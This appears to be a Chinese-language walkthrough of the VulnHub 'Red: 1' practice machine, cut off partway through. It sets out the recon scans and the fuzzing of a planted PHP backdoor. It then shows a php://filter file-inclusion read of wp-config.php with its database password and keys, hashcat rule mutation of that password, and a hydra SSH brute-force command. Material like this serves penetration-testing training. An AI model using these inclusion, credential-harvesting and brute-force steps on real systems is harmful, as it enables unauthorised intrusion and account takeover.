red

靶机下载地址:https://www.vulnhub.com/entry/red-1,753/

信息收集

使用sudo arp-scan -I eth0 -l获取主机IP地址

image-20230608233224432

使用nmap -sC -sV -p 1-10000 -o result.txt 10.0.2.8获取端口信息

image-20230608233402196


访问之后,点击链接发现会跳转一个域名,但是无法访问

image-20230608233725065


我们要加入hosts

image-20230608233816452


然后发现了一些提示

image-20230608233840749

1
2
Your site has been Hacked! You’ll never find the backdoor hahahah
你的网站被黑了!你永远找不到后门的,哈哈哈

有后门文件,这里使用dirsearch进行扫描

dirsearch dir -w “/home/kali/Desktop/web/dic/SecLists/Discovery/Web-Content/CommonBackdoors-PHP.fuzz.txt” -u “http://redrocks.win/“ -e “php”

image-20230608234009524


发现显示的状态码是500,搜索一下这个文件的作用

image-20230608234105043

可能是一个webshell,需要传参,使用fuzz字典进行爆破

wfuzz -c -u “http://redrocks.win/NetworkFileManagerPHP.php?FUZZ=test“ -w “/home/kali/Desktop/web/dic/SecLists/Discovery/Web-Content/burp-parameter-names.txt”

image-20230608234426440


经过手工测试发现存在文件读取漏洞

image-20230608234604233

外网渗透

查找后门

使用php://filter/convert.base64-encode/resource=NetworkFileManagerPHP.php读取NetworkFileManagerPHP.php源码

1
2
3
4
5
6
7
8
9
10
11
12
<?php
$file = $_GET['key'];
if(isset($file))
{
include("$file");
}
else
{
include("NetworkFileManagerPHP.php");
}
/* VGhhdCBwYXNzd29yZCBhbG9uZSB3b24ndCBoZWxwIHlvdSEgSGFzaGNhdCBzYXlzIHJ1bGVzIGFyZSBydWxlcw== */
?>

解码注释:

1
2
That password alone won't help you! Hashcat says rules are rules
单凭密码是帮不了你的!Hashcat说规则就是规则

hashcat、john登录、base64,查资料发现这里提示的是hashcat的base64规则为密码突变

因为这里使用的WordPress,其配置文件在wp-config.php中,我们进行读取

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
<?php
/**
* The base configuration for WordPress
*
* The wp-config.php creation script uses this file during the installation.
* You don't have to use the web site, you can copy this file to "wp-config.php"
* and fill in the values.
*
* This file contains the following configurations:
*
* * MySQL settings
* * Secret keys
* * Database table prefix
* * ABSPATH
*
* @link https://wordpress.org/support/article/editing-wp-config-php/
*
* @package WordPress
*/
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'john' );

/** MySQL database password */
define( 'DB_PASSWORD', 'R3v_m4lwh3r3_k1nG!!' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

define('FS_METHOD', 'direct');

define('WP_SITEURL', 'http://redrocks.win');
define('WP_HOME', 'http://redrocks.win');

/**#@+
* Authentication unique keys and salts.
*
* Change these to different unique phrases! You can generate these using
* the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}.
*
* You can change these at any point in time to invalidate all existing cookies.
* This will force all users to have to log in again.
*
* @since 2.6.0
*/
define('AUTH_KEY', '2uuBvc8SO5{>UwQ<^5V5[UHBw%N}-BwWqw|><*HfBwJ( $&%,(Zbg/jwFkRHf~v|');
define('SECURE_AUTH_KEY', 'ah}<I`52GL6C^@~x C9FpMq-)txgOmA<~{R5ktY/@.]dBF?keB3}+Y^u!a54 Xc(');
define('LOGGED_IN_KEY', '[a!K}D<7-vB3Y&x_<3e]Wd+J]!o+A:U@QUZ-RU1]tO@/N}b}R@+/$+u*pJ|Z(xu-');
define('NONCE_KEY', ' g4|@~:h,K29D}$FL-f/eujw(VT;8wa7xRWpVR: >},]!Ez.48E:ok 8Ip~5_o+a');
define('AUTH_SALT', 'a;,O<~vbpL+|@W+!Rs1o,T$r9(LwaXI =I7ZW$.Z[+BQ=B6QG7nr+w_bQ6B]5q4c');
define('SECURE_AUTH_SALT', 'GkU:% Lo} 9}w38i:%]=uq&J6Z&RR#v2vsB5a_ +.[us;6mE+|$x*+ D*Ke+:Nt:');
define('LOGGED_IN_SALT', '#`F9&pm_jY}N3y0&8Z]EeL)z,$39,yFc$Nq`jGOMT_aM*`<$9A:9<Kk^L}fX@+iZ');
define('NONCE_SALT', 'hTlFE*6zlZMbqluz)hf:-:x-:l89fC4otci;38|i`7eU1;+k[!0[ZG.oCt2@-y3X');

/**#@-*/

/**
* WordPress database table prefix.
*
* You can have multiple installations in one database if you give each
* a unique prefix. Only numbers, letters, and underscores please!
*/
$table_prefix = 'wp_';

/**
* For developers: WordPress debugging mode.
*
* Change this to true to enable the display of notices during development.
* It is strongly recommended that plugin and theme developers use WP_DEBUG
* in their development environments.
*
* For information on other constants that can be used for debugging,
* visit the documentation.
*
* @link https://wordpress.org/support/article/debugging-in-wordpress/
*/
define( 'WP_DEBUG', false );

/* Add any custom values between this line and the "stop editing" line. */


/* That's all, stop editing! Happy publishing. */

/** Absolute path to the WordPress directory. */
if ( ! defined( 'ABSPATH' ) ) {
define( 'ABSPATH', __DIR__ . '/' );
}

/** Sets up WordPress vars and included files. */
require_once ABSPATH . 'wp-settings.php';

获取到数据库的密码R3v_m4lwh3r3_k1nG!!,账户为john,而账户里面有john

image-20230608235127511

破解密码

将密码保存到文件当中,然后使用hashcat的规则进行破解

hashcat –stdout pass.txt -r /usr/share/hashcat/rules/best64.rule > passlist.txt

image-20230608235732613

然后使用hydra爆破ssh密码

hydra -l john -P passlist.txt 10.0.2.8 ssh
